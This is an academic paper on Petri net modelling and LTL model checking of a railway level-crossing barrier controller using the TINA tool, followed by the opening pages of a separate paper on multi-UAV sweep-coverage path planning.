Having the given norm definition and industry requirements, there are several research papers in the literature to create a formal modeling of level crossings. Ghazel et al [3] transform LC requirements into a semiformal Petri net model and the author also proposes [4] a timed Petri net design for an LC control module on the lines equipped with train protection installations. Liu et al [5] employ labeled Petri nets using on-the-fly and incremental techniques for fault diagnosis of multi-track level crossing plants. Nardone et al forms use dynamic state machines to create the Petri net and Promela models of LCs [6]. Hadjidj et al propose the RT-Studio tool for modeling a classical LC [7] to derive a timed Petri Net. Mielnik et al [8] describe the structure and functionality of automatic railway crossing signaling devices using Petri nets. Kluge facilitates message sequencing charts to automatically produce Petri nets [9]. Weng et al [10] report another modeling approach using timed Petri nets for road and rail traffic.

In this paper, we defined a framework, and design a simple Petri net model for the simulation and safety verification of an LC controller. As a difference from these previously addressed studies, we perform simulation and safety verification of a classic LC controller. We employed linear temporal logic (LTL) as a formal description language to define the specification requirements. As a result, the proposed model met all safety requirements successfully

This work includes the sections given below: We introduce the functional design and safety requirements of a unidirectional single-line railway LC in section II. We describe the track-side, controller Petri net components, and general model of an LC system in section III. We form linear temporal logic (LTL) statements for the given safety requirements in section IV. By use of the TINA model-checking tool, we prove the safety verification of the given model in section V. Our experiments show that the Petri net model successfully fulfills safety requirements for the assumed Petri net model and parameters. In the last section, we evaluate the results of the study and explain possible future studies. This experiment reveals that formal methods and model-checking tools like TINA can be successfully used to prove safety verification for automata of transportation components.

2. Materials and Methods

In this study, we propose a Petri net model of an LC, considering a unidirectional single-track railway line section. We assume that the barriers close one-half of the highway. Here we focus on the functional behavior of the LC control model and assume that the hardware for the barriers' mechanism and LC controller device is fail-safe.

As known, an LC is an intersection area between railways and highways in Fig. 1. Since both traffic of highways and railways overlap each other on the LC region, either upper pass/underpass constructions must be built or an automatic LC barriers/signalization controller must be installed to provide safety of the traffic. Usually, upper pass/underpass constructions are very expensive or there is not enough space to build these constructions on the roads. Therefore, in many countries, there are thousands of LC installations to control both modalities of traffic. In the past, mechanical controllers with a dedicated signalman were to be employed in LCs for the safe management of the traffic. As time passed, electromechanical instruments are employed. Nowadays, railway undertaker companies have been installing computer based interlocking systems or software based installations to control the LCs.



Figure 1. Functional description of the system

An LC controller device must have a connection to the sensory systems that detect the presence of trains in a certain point, which is named an activating point. When the activating point detects the presence of a train, an acoustic warning system of LC starts to work, and a flashing red signal aspect is shown to road vehicles. After a while, LC barriers go down and close the highway traffic. The distance between the activation point and the LC intersection zone must provide sufficient duration for the highway vehicles to safely leave the LC area if they are at the intersection. This needed duration is also further extended with a tolerance duration relying on the norms or the operator company regulations. Thus, a proper activation distance is decided by railway authorities based on some dedicated parameters of the line and trains.

When a train occupies the activation point, a track sensory equipment detects the presence of the train and the LC controller system turns the acoustic alarms on and starts flashing red aspect lamb indications to urge the car drivers. On the other hand, sensors on the deactivation

point in Fig 1, detects that the train left the LC area, and hence, the LC controller turns the acoustic alarms off and opens the barriers for highway cars' free movements.

2.1.Safety Requirements

We take into account some safety requirements that can be sufficient for the presumed generic model of an automatic LC system. Depending on the infrastructure manager, operating company, or country, there may be changes in the location of the warning, triggering, entering, and leaving points.

- If the status of the train is in the approaching region or in the LC entry region, then barrier arms are down (closed) (SR01).

- When there is activation, the barrier arms always change their status from the up (open) position to the down (closed) position in the next state (SR01).

- When the train leaves the LC area, it is always the case in the next state that LC barriers go up from the down position.

These specified SR definitions can be further extended depending on the real operation conditions, procedures, and practices of the operator companies.

The formal representation method was chosen as Petri net since it is successfully and widely used to model real-time fault-tolerant and safety-critical systems. Mathematical features of Petri nets allow for checking safety-related properties of the whole system. A Petri net is a powerful model to design and analyze the properties of a system [11]. It is a directed graph that mainly includes three types of elements; places, transitions, and directed arcs which are connecting places to transitions and transitions to places.

As in the [3] study, we applied a modular design approach to the LC design. We separately created Petri net modules that first describe the behavior of the subcomponents, taking into account functional design and safety requirements. Then we put these components together to form the overall model.

2.2.Modeling the Train Movement

A train is not part of the LC controller. However, it is necessary to consider the movements of a train as it changes the reactions of the controller. Therefore, we included train movements in the model as demonstrated in Fig 2. This figure represents the traffic of a unidirectional single-line railway section. We show the labels for each transition and place in bold text to remind us of their functionalities.




Figure 2. Train movement module

In the graph, the token demonstrates the existence status of a train. There are several places;

place p_1 represents the situation where the train is in a distant place that is out of the scope of the LC controller. In other words, place p_1 refers to the idle status of the LC when there is not any train close enough to activate the LC. Place p_2 and p_3 indicate the occupation status of the line section between the triggering/activating point and the LC intersection area.

In the initial situation, the LC is not activated, barriers are open and there is no presence of a train at the detection points in Fig. 1. If the train occupies the activating/triggering point in Fig. 1, then transition t_1 fires, and place p_1 lost its token to place p_2 . This means the train activated the LC controller and has been approaching the LC. The acoustic bells start ringing and LC signals start flashing red to road drivers. After a while, the barrier arms start lowering and the arms come to the horizontal position. The train is supposed to keep moving and 35 seconds later the activation, transition t_2 fires and the token is transmitted to place p_3 . When the train occupies the LC intersection area, transition t_3 fires and p_4 becomes marked to indicate the entrance/presence of the train in the LC area. After the train completely leaves the LC area relying on the deactivation point sensory output, transition t_4 fires, place p_1 is marked again, hence LC controller gets ready for the detection of another train.

The needed 35 seconds time unit for firing is shown with [35,35] interval notation just next to the relevant transition. If a transition fires as soon as it is enabled, then that transition is shown with the interval [0,0]. For the rest of the paper, we represent immediate or delayed transition firings according to this notation.

2.3. Modeling the Control Unit of the LC

Another subcomponent of the system is the LC control unit in Fig. 3. As long as the barriers are in the initial up position, place p_5 is kept as marked. If there is an activation of a train from the train movement module, transition t_1 fires. Thus, place p_8 is marked, which refers to closing/lowering movements of barriers. Normally it takes 8 seconds for barriers to come to the horizontal position. After such a delaying time, transition t_7 fires. When the down status of barriers is detected, then transition t_8 fires, thus place p_{10} is marked to indicate the low position of barriers. Just after the train leaves the LC area, transition t_4 fires causing place p_7 is marked to indicate raising movements of barriers. For a while, raising movement continues, and 8 seconds later transition t_7 fires. Finally, when the up status of barriers is detected, transition t_5 fires and place p_5 is marked again representing the default status of the system. Here, we did not show acoustic signals, flasher lamps, and barrier lamps separately since they are all coordinated with barrier arms.




Figure 3. Control Module

It is assumed that, somehow, if there is a failure in the barrier mechanism; like mechanical defects or electricity cuts in energy cables of barriers, then barrier mechanism hardware mechanically shall be fail-safe, hence immediately closing the barriers by the effect of the gravity. This failure situation is represented by transition t_9 . The downward movement of barrier arms by gravity, takes approximately 10 seconds. Transition t_{10} fires to confirm the needed time delay for the movement. When the downward movement by gravity is completed and the horizontal position is detected, transition t_{11} fires, then place p_{10} is marked again to confirm low positions of barriers.

2.4. Modeling General System

We have two subcomponents; the movement module and the controller module. The interfaces between both modules are transitions t_1 and t_4 . We define the placement of transitions t_1 and t_4 to create a synchronous reaction for the activation and deactivation events. Therefore, we combined the connections as shown in Fig. 4. The descriptions of places and transitions are given in Tab. I and Tab. II.




Figure 4. General Module

TABLE I
INTERPRETATION OF PLACES

Places	Interpretation
p_1	Idle status of the track
p_2	A train is at the activating/triggering section
p_3	A train is at the approaching section
p_4	A train is at the entry section
p_5	Barriers are in up (open) position
p_6	Barriers are raising (opening)
p_7	Barriers start raising
p_8	Barriers start lowering (closing)
p_9	Barriers are lowering (down)
p_{10}	Barriers are in down (closed) position
p_{11}	Barriers are in failure
p_{12}	Barriers are downing by gravity

TABLE II
INTERPRETATION OF TRANSITIONS

Places	Interpretation
t_1	A train occupies activating/triggering point
t_2	A train's approaching time is maintained
t_3	A train occupies the entry section
t_4	A train leaves the LC intersection zone
t_5	The status of barriers is detected up (open)
t_6	Raising delay is confirmed for barriers
t_7	Lowering delay is confirmed for barriers
t_8	The status of barriers is detected down (closed)
t_9	Lowering is started by the gravity (failure)
t_{10}	Gravity movement delay is confirmed
t_{11}	The status of barriers is detected down (by gravity)

3. Results of Safety Verification

More time and effort are spent on verification than on the construction of complex software and hardware systems. Model checking is a deterministic and exhaustive verification technique, which systematically checks the truthness of a formal property on a finite state model. Therefore, model checking is very useful to evaluate the properties of safety-critical systems. Petri nets and finite state machines are usually employed automata tools as mathematical modeling methodologies.

In this work, we preferred using Petri nets since they are widely used in the literature for concurrent applications where some relevant examples are given in section I. For the formal description of properties, such as safety requirements, we used temporal logic as a specification language. Model checking focuses on verification which is simply the process of determining if an implemented model is consistent with its specifications [12]. A model checking and verification activity include both conceptual validation and computerized model verification phases, and reference [13] explains these activities in a simplified version of a model development process.

We arranged the model-checking activity in two steps. First, a preliminary analysis of the Petri net model was done. In the preliminary analysis, we checked the system's Petri net properties regarding boundedness, liveness, and reversibility. These features are the essential features that must be fulfilled by a realistic model. Secondly, we transformed safety requirements into formal sentences in a temporal logic specification language. We analyzed the safety requirements of the model to verify whether or not the system could meet these requirements.

We used TINA (version 3.7.0) [14] tool to design the model and verify all safety requirements, on a personal computer that has an Intel i7-8750H 64 bits CPU at 2.20 GHz and 16 GB RAM. All verification experiments take less than 0,01 seconds to check the properties with both tools. TINA (TIme Petri Net Analyzer) is a freely available toolbox for the editing and analysis of Petri nets. The TINA installation package has a dedicated model checker tool named SELT (State Event LTL). We experimented with model-checking queries in the SELT

user interface

A safety formula essentially states that a safety attribute remains invariantly true during an execution. All safety requirements can be formally expressed as propositions in first-order predicate logic statements. Temporal logic is a branch of logic that considers temporal (time-related) factors while reasoning about propositions that occur throughout time. In this study, we used a type of temporal logic termed linear temporal logic (LTL) [12]. As we have a formal representation of the system as a Petri net model, it is possible to verify SR requirements through the use of the LTL specification language.

3.1. Preliminary Analysis of the Petri Net

A realistic system must be bounded and live. Boundedness refers to the model's state space not allowing any overflow of collected information, which usually indicates the availability of limited resources in a system. Liveness refers to the model's ability to function without a deadlock, which could be a highly dangerous fault in real practice. A Petri net is said to be reversible for the initial state if the initial state is reachable from any state in the model's state-space graph [11].

In our model, there are 12 places, and 11 Petri net transitions. State space of the state class graph (SCG), includes 15 possible states and 16 transitions between those states. We used the simulation capabilities of the TINA to observe the dynamic functioning of the net, hence we resolved some deadlocks in our initial designs. We used the TINA stepper simulator to observe the functioning of the Petri net. Additionally, it is possible to use SELT interface of TINA package together with the Stepper Simulator interface. To this aim, both tools must be kept open, and if there is a failed attribute in SELT interface, then its trace can be observed in the Stepper Simulator tool. Thus, the Stepper Simulator window shows the trace of the failed case and its simulation.

Moreover, by use of the TINA state space analysis tool including options with time delay (-F) and liveness analysis, we check some important properties, such as boundedness, liveness, and reversibility. As a result of the analysis, TINA model-checking tool proved that the case model is live, bounded, and reversible.

3.2. Analysis of SR Requirements

Regarding LCs, the first basic safety property is to be sure that the system is never in a state whereby a train is in the intersection zone while the LC barriers are up. The SR1 requirement can be expressed formally as a global invariant on the SCG by the use of such an LTL sentence:

$$\varphi_{SR1} : \Box \neg ((M(p_3) = 1 \vee M(p_4) = 1) \wedge \neg (M(p_{10}) = 1)) \quad (1)$$

Here, $M(p_{10}) = 1$ indicates the states of SCG, at which barriers are in the low (closed) position and $M(p_3) = 1, M(p_4) = 1$ refers to the presence of a train in the approaching region or LC entry area. These LTL sentences can be explained such that it is always and globally not possible that the places p_3 or p_4 are marked while place p_{10} is not marked. Safety specification φ_{SR1} can be expressed in TINA SELT: $[] - ((p_3 \vee p_4) /\wedge - p_{10})$, As a result, the model-

checking tool showed that φ_{SR1} property was well satisfied. In the probability space, the reachability graph of the proposed model never executes a state where a collision possibly occurs between railway and road vehicles in the intersection area due to the incorrect status of the barriers.

Safety specification SR2 requires that it is always and globally possible that if transition t_1 fires then in the next state of the execution place p_5 is not marked and place p_8 is marked. This requirement guarantees that when the LC is activated barriers change their position from up status to down status in the next state. The SR2 requirement can be stated with this LTL sentence:

$$\varphi_{SR2} : \Box (t_1 \rightarrow \circ (\neg M(p_5) = 1 \wedge M(p_8) = 1)) \quad (2)$$

Hence, expression (2) can be defined in TINA SELT syntax as shown here $[] (t_1 \Rightarrow \circ (\neg p_5 \wedge p_8))$. The tool successfully verified the correctness of the safety specification φ_{SR2} . Thus, we are assured that the model always correctly changes the positions of barriers when there is an activation of the LC.

SR3 is about raising the barriers when the train leaves the LC area. SR3 ensures that barriers immediately start to open after the train left the LC area, where this event is detected with the firing of transition t_4 . The relevant safety requirement can be expressed in LTL syntax as given below.

$$\varphi_{SR3} : \Box (t_4 \rightarrow \circ (M(p_7) = 1 \wedge \neg M(p_{10}) = 1)) \quad (3)$$

The TINA definitions of the SR3 LTL query sentence can be described as $[] (t_4 \Rightarrow \circ (p_7 \wedge \neg p_{10}))$. After model-checking computations, we observed that the SR3 property is well fulfilled, and hence, it is exhaustively guaranteed that barriers properly open if the train leaves the LC area in all executions of the SCG.

In summary, we turned safety requirements into LTL sentences to check whether the model fulfilled the requirements or not. We elaborated the design depending on the feedback from the tool and retested it against the required specifications. Consequently, the TINA tool verified that the model holds true for all expressed safety requirements.

4. Discussion

In this section, we focus on the limitations of the Petri net model that we proposed. The issues we highlight here are defined in safety regulations like EN 50126 [15] and relevant norms. We also would like to note that safety verification is not the end of the complete modeling process. As an extension of safety verification, a thorough operational validation must be conducted [13].

It is necessary to calculate the risk possibilities for each LC depending on the following factors: traffic densities/capacities of the line; train speed, and braking capabilities of the fleet operating on that line section; and positioning of LC installations as a result of specific implementation on the relevant line segment. After the analysis of such risky scenarios and calculated risk levels, if all parties approve that risk levels are reduced to reasonable levels, then a safety case report can be approved and the system can be put into operation [15]. This kind

of specific safety analysis must also be done for other types of LCs as well, even if they do not include a dedicated protection signal.

Another aspect to note, here we proposed a model of a generic solution, whereas, in practice, a specific solution and a complete risk analysis are necessary, based on the specific implementation parameters of railroads, trains, and LC installation positions. A comprehensive reliability analysis must be done relying on the specific implementation, and such an analysis must consider not only the LC controller but also the safety integrity level of the track-side sensor equipment.

We take into account a static activation point for the design of the Petri net model. Another work [4] in the literature considers dynamic activation points depending on an initial speed detection value. Such an initial speed value doesn't consider the possibility of trains' accelerations after the speed measurement, and the activation relies on the assumption that trains approach LC at a constant speed. A constant speed between the detection point and the LC point is not a realistic approach in real operational conditions. Because it is not possible to give a guarantee that train speed doesn't accelerate and change after the speed detection. That is why designers must consider the worst-case scenario where the train comes towards the LC with the maximum possible speed value rather than the measured initial speed value [16].

The transition of a train in the LC area may take a too long time. Therefore, in addition to the proposed Petri net model, there must be a monitoring/diagnostic system to create an alarm when there is a long closure time above a definite timing limit value. As a precaution for an unexpectedly long closure event, operator companies must have procedures and quick maintenance intervention facilities to safely open the traffic for road users.

The distance between the following two trains in the same direction mustn't be less than the distance between the activating point and the LC point. A proper headway between successive trains must be considered according to this headway limitation.

5. Conclusion

In this paper, we proposed and verified a Petri net model for a transportation automaton. we conducted model checking and safety verification experiments on the model, by using statements of the linear temporal logic specification language. In the design, simulation, and verification activities, we used the TINA tool. As a result of model checking experiments, we observed that the proposed Petri net model verified all given safety requirements. The tool and methodologies that we utilized in this paper could be useful for the transportation industry.

As an extension of this work, we plan to design an extendable Petri net model for multi-track railway line sections. Reliability analysis for such mathematical models can be quantitatively calculated to help decision-makers in the transportation industry.

References

- [1] E. U. A. f. Railways, "Report on Railway Safety and Interoperability in the EU—2020," 2020.
- [2] C. EN50128, "Railway Applications-Communication, signalling and processing systems-Software for railway control and protection systems," *European Committee for Electrotechnical Standardization*, 2001.
- [3] M. Ghazel and E. M. e. Koursi, "Automatic Level Crossings: From Informal Functional Requirements' Specifications to the Control Model Design," in *2007 IEEE International Conference on System of Systems Engineering*, 2007, pp. 1-6.

- [4] M. Ghazel, "A control scheme for automatic level crossings under the ERTMS/ETCS level 2/3 operation," *IEEE Transactions on Intelligent Transportation Systems*, vol. 18, no. 10, pp. 2667-2680, 2017.
- [5] B. Liu, M. Ghazel, and A. Toguyeni, "Model-Based Diagnosis of Multi-Track Level Crossing Plants," *IEEE Transactions on Intelligent Transportation Systems*, vol. 17, no. 2, pp. 546-556, 2016.
- [6] R. Nardone, G. De Tommasi, N. Mazzocca, A. Pironti, and V. Vittorini, "Automatic generation of formal models for diagnosability of DES," in *2018 IEEE 23rd International Conference on Emerging Technologies and Factory Automation (ETFA)*, 2018, vol. 1, pp. 43-48: IEEE.
- [7] R. Hadjidj and H. Boucheneb, "RT-Studio: A Tool for Modular Design and Analysis of Realtime Systems Using Interpreted Time Petri Nets," in *PNSE+ ModPE*, 2013, pp. 247-254: Citeseer.
- [8] R. Mielnik, M. Sulowicz, K. Ludwinek, and M. Jaskiewicz, "The Reliability of Critical Systems in Railway Transport Based on the Track Rail Circuit," in *Analysis and Simulation of Electrical and Computer Systems*(Lecture Notes in Electrical Engineering, 2018, pp. 377-393.
- [9] O. Kluge, "Modelling a railway crossing with message sequence charts and petri nets," in *Petri Net Technology for Communication-Based Systems*: Springer, 2003, pp. 197-218.
- [10] Y. S. Weng, Y. S. Huang, Y. L. Pan, and M. Jeng, "Design of Traffic Safety Control Systems for Railroads and Roadways Using Timed P etri Nets," *Asian Journal of Control*, vol. 17, no. 2, pp. 626-635, 2015.
- [11] R. Zurawski and M. Zhou, "Petri nets and industrial applications: A tutorial," *IEEE Transactions on industrial electronics*, vol. 41, no. 6, pp. 567-583, 1994.
- [12] C. Baier and J.-P. Katoen, *Principles of model checking*. MIT press, 2008.
- [13] R. G. Sargent, "Verification and validation of simulation models: an advanced tutorial," in *2020 Winter Simulation Conference (WSC)*, 2020, pp. 16-29: IEEE.
- [14] F. Vernadat and B. Berthomieu, "Time Petri nets analysis with TINA," in *Third International Conference on the Quantitative Evaluation of Systems-(QEST'06)*, 2006, pp. 123-124: IEEE.
- [15] E. C. f. E. Standardization, "Railway Applications: The Specification and Demonstration of Reliability, Availability, Maintainability and Safety (RAMS): Basic Requirements and Generic Process," ed: European Committee for Electrotechnical Standardization Brussels, 1999.
- [16] F. SARIKOÇ, "ETCS Seviye-1 Sisteminde Noktasal Hız Tespitine Dayanan Hemzemin Geçit Tasarımının İncelenmesi," *Demiryolu Mühendisliği*, no. 14, pp. 263-273, 2021.

ÇOKLU İHA TARAMA KAPSAMASI İÇİN HİBRİT TABANLI YOL PLANLAMASI

Recep Özdağ¹

¹Van Yüzüncü Yıl Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği Bölümü, Van, TÜRKİYE, rozdag@yyu.edu.tr

Özet: Tarama Kapsaması (Sweep Coverage - SC) alandaki hedeflerin daha az sayıda mobil algılayıcı düğümler tarafından kapsanması amacıyla Kablosuz Algılayıcı Ağ (KAA)'larda çözülmesi gereken önemli bir problem olarak karşımıza çıkmaktadır. KAA'ları oluşturan mobil düğümlerin ilgili alanda (Area of Interest-AoI) konuşlandırılarak hedeflerin sürekli olarak izlenmesi mobil düğümlerin enerjilerinin hızlı bir şekilde tükenmesine sebep olmakta ve böylece ağın yaşam süresini azaltmaktadır. AoI'de dağıtık (tekdüze olmayan) veya tekdüze olarak konumlanan hedeflerin izlenmesi ve kapsanması amacıyla sınırlı batarya yaşam sürelerine sahip İHA'nın tüm hedeflere ulaşması mümkün değildir. Ağın yaşam süresini optimize etmek amacıyla önerilen çözümlerden biride yol planlaması yapılarak mobil düğümlerin alandaki hedeflerde SC gerçekleştirmesidir. İnsansız Hava Aracı (İHA) teknolojisindeki gelişmeler ile birlikte askeri ve sivil alanlardaki kullanımları dikkate alınarak, bu çalışmada, SC probleminin çözümünde çoklu İHA ile mobil algılayıcı düğümlerin modellenmesi yapılmıştır. Bu çalışmadaki amaç, İHA SC probleminin çözümü için sınırlı batarya gücüne sahip çoklu İHA ile optimum yol planlaması gerçekleştirmektir. Meta-sezgisel tabanlı Karga Arama Algoritması (Crow Search Algorithm - CSA) ile Açgözlü Algoritması (Greedy Algorithm-GA) esas alınarak Ağırlıklı Hedefler Tarama Kapsaması (Weighted Targets Sweep Coverage) yaklaşım algoritması (WTSC-CSGA) geliştirilmiştir. Çoklu İHA ile minimum Görev Tamamlanma (GT) süresinde AoI'de maksimum kapsanma oranına ulaşılması hedeflenmiştir. Tasarlanan yaklaşımın performansını doğrulamak için gerçekleştirilen Monte-Carlo simülasyonlarında, hem çoklu İHA'nın GT süresi hem de AoI'nın kapsanma oranı metrikleri esas alınarak yapılan literatür karşılaştırmaları ile optimum sonuçlara ulaşılmıştır.

Anahtar Kelimeler: Sweep Kapsama, Karga Arama Algoritması, Greedy Algoritması, İnsansız Hava Aracı, Yol Planlama Optimizasyonu.

Hybrid-Based Path Planning for Multiple Uav Sweep Coverage

RECEP ÖZDAĞ¹

¹Van Yuzuncu Yil University, Faculty of Engineering, Department of Computer Engineering, Van-TURKEY, rozdag@yyu.edu.tr

Abstract: Sweep Coverage (SC) is a significant problem that needs to be solved in Wireless Sensor Networks (WSNs) to cover the targets in the area with fewer mobile sensor nodes. The continuous monitoring of the targets by deploying the mobile nodes that make up the WSNs in the area of interest (AoI) causes the mobile nodes to run out of energy quickly, thus reducing the network lifetime. It is not possible for UAVs with limited battery lifetimes to fly to all targets to track and cover targets that are nonuniformly or uniformly in AoI. One of the proposed solutions, to optimize the network's lifetime, is

to perform SC on the targets in the area by making path planning by the mobile nodes. Considering the developments in Unmanned Aerial Vehicle (UAV) technology and their use in military and civilian areas, in this study, modeling of mobile sensor nodes with multiple UAVs is made to solve the SC problem of mobile nodes in AoI. This study aims to perform optimum path planning with multiple UAVs with limited battery power for UAV SC problem-solving. The Weighted Targets Sweep Coverage approach algorithm (WTSC-CSGA) based on the meta-heuristic Crow Search Algorithm (CSA) and Greedy Algorithm (GA) is developed. It is aimed to reach the maximum coverage rate of AoI in the minimum Mission Completion (GT) time with the multi-UAV. In Monte-Carlo simulations carried out to verify the performance of the developed approach, it is shown that optimum results are achieved with the literature comparison with both the GT duration of multiple UAVs and the coverage rate metrics of AoI.

Keywords: Sweep Coverage, Crow Search Algorithm, Greedy Algorithm, Unmanned Aerial Vehicle, Path Planning Optimization.

1. Giriş

Çevre güvenliğinin sağlanması için sınır ve ortam gözetlemesi, trafikteki araç yoğunluğunun tespiti için ortam izlemesi vb. çeşitli uygulamalarda Kablosuz Algılayıcı Ağ (KAA)'lar yoğun bir şekilde kullanılmaktadır. KAA'ların ilgili alanda (Area of Interest-AoI) ulaştığı maksimum kapsama oranları mobil algılayıcıların (düğüm) optimum olarak konuşlandırıldığını gösterir. KAA'lardaki ortam gözetlemesinde hedeflerin belirli süre aralıkları ile konuşlandırılan mobil düğümler tarafından izlenmesi ise, bu hedeflerin belirli zaman periyodları ile takip edildiğini gösterir. Bazı ortam gözetlemelerinde mobil düğümler tarafından AoI'nın sürekli gözetlenmesi gerekli değildir. Ayrıca sürekli gözetleme fazla sayıda algılayıcının kullanılmasını gerektirir [1]. Bunun dezavantajı, hem algılayıcı maliyetinin yükselmesi hem de algılayıcıların hızlı bir şekilde enerjilerini tüketerek ağı yaşam süresinin azalmasıdır. AoI'de hedeflerin sürekli gözetlenmesi yerine belirli zaman periyodları ile izlenmesi sayesinde daha az sayıda mobil algılayıcının kullanılması mümkündür [2]. Dolayısıyla, mikro-elektro-mekanik teknolojisi sayesinde AoI'nın etkin olarak kapsanmasında kullanılan mobil düğümler ile hedeflerin periyodik olarak izlenmesi sağlanmıştır ve çoğu araştırmacı tarafından SC yeni bir kapsama problemi olarak çalışılmıştır [3].

İnsansız Hava Aracı (İHA) teknolojisinin son on yılda gelişmesi ile birlikte askeri ve sivil alanlardaki uygulamalar ve araştırmaların sayısı yükselmiştir. Mobil algılayıcılar ile karşılaştırıldığında İHA'nın daha hızlı hareket yeteneğine sahip olması, daha geniş bir alan (menzil)'da konuşlandırılabilmesi ve daha fazla çalışma (havada kalma) süresinden dolayı çeşitli ortam gözetlemelerinde daha uygun olarak kullanılmaktadır [4]. Örneğin, orman yangını erken tespit ve müdahale sistemlerinde [5], yangın çıkma ihtimali yüksek olan alanların (hedeflerin) belirli periyodik süreler içerisinde İHA ile takip edilmesi sayesinde ortam (orman yangınları) gözetlemesi sağlanabilir. Dolayısıyla orman bölgesinde yangın çıkma ihtimali olan kritik hedeflerde İHA ile SC gerçekleştirilmesi orman yangınlarının erken tespiti ve müdahalesinde büyük bir katkı sağlar.

İHA batarya gücü sınırlı olduğu için batarya enerjisi eşik değerin üzerinde olduğu sürece İHA görevini gerçekleştirebilir. Dolayısıyla sınırlı bir bataryaya sahip İHA ile gerçekleştirilecek SC'de görev öncesinde uçulacak olan hedefler için yol planlaması

yapılmalıdır. Literatürde, çoklu İHA ile AoI'nın minimum sürede kapsanması için Uçuş Yol Planlama (Flight Path Planning) problemi dikkate alınarak çalışmalar [6-8] yapılmıştır. Bu problemde, İHA'nın sadece uçuş ortamındaki (engeller, dağlar, askeri bölgeler vb.) sınırlamaları değil, aynı zamanda uçuş özellikleri (irtifa, uçuş süresi, yakıt tüketimi vb.) sınırlamalarını da dikkate alarak kalkış ve varış noktaları arasındaki en kısa uçuş yolunun tespiti sağlanmıştır. Literatürde, ayrıca AoI'da minimum maliyetli optimum yolun tespiti için İHA Kapsama Yol Planlama (Coverage Path Planning) problemi dikkate alınarak minimum enerji tüketimi [9], minimum uçuş süresi [10] ve maksimum kapsama oranı [11] olmak üzere bir veya birkaç optimizasyon metriği ile bu problem üzerinde çalışılmıştır.

